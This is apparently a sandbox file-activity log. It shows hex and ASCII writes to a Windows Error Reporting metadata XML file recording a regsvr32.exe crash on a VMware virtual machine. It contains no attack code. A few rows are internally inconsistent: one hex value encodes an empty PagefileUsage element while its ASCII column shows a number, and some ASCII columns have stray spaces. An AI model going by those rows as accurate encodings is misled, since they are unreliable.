C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 36 00 34 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.1.6.4.7.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 32 00 38 00 37 00 33 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.6.2.8.7.3.6.0.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 32 00 32 00 38 00 31 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.5.9.2.2.8.1.6.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	112	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 33 00 32 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d. P.o.o.l.U.s.a.g.e.>.8.3.2.9.6. <./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 35 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.5.5.2.<./.Q.u. o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	122	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 34 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a. g.e.d.P.o.o.l.U.s.a.g.e.>.7.4.8.0. <./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	106	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.3.3.6.<./. Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.5.7.0.5.7.2.8.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 37 00 31 00 33 00 39 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.5.7.1.3.9.2.0.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 37 00 30 00 35 00 37 00 32 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.5.7.0.5.7.2.8.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.r.e.g.s.v.r.3.2...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 75 00 69 00 6b 00 68 00 67 00 64 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.u.i.k.h.g.d.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 75 00 69 00 6b 00 68 00 67 00 64 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.u.i.k.h.g.d.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
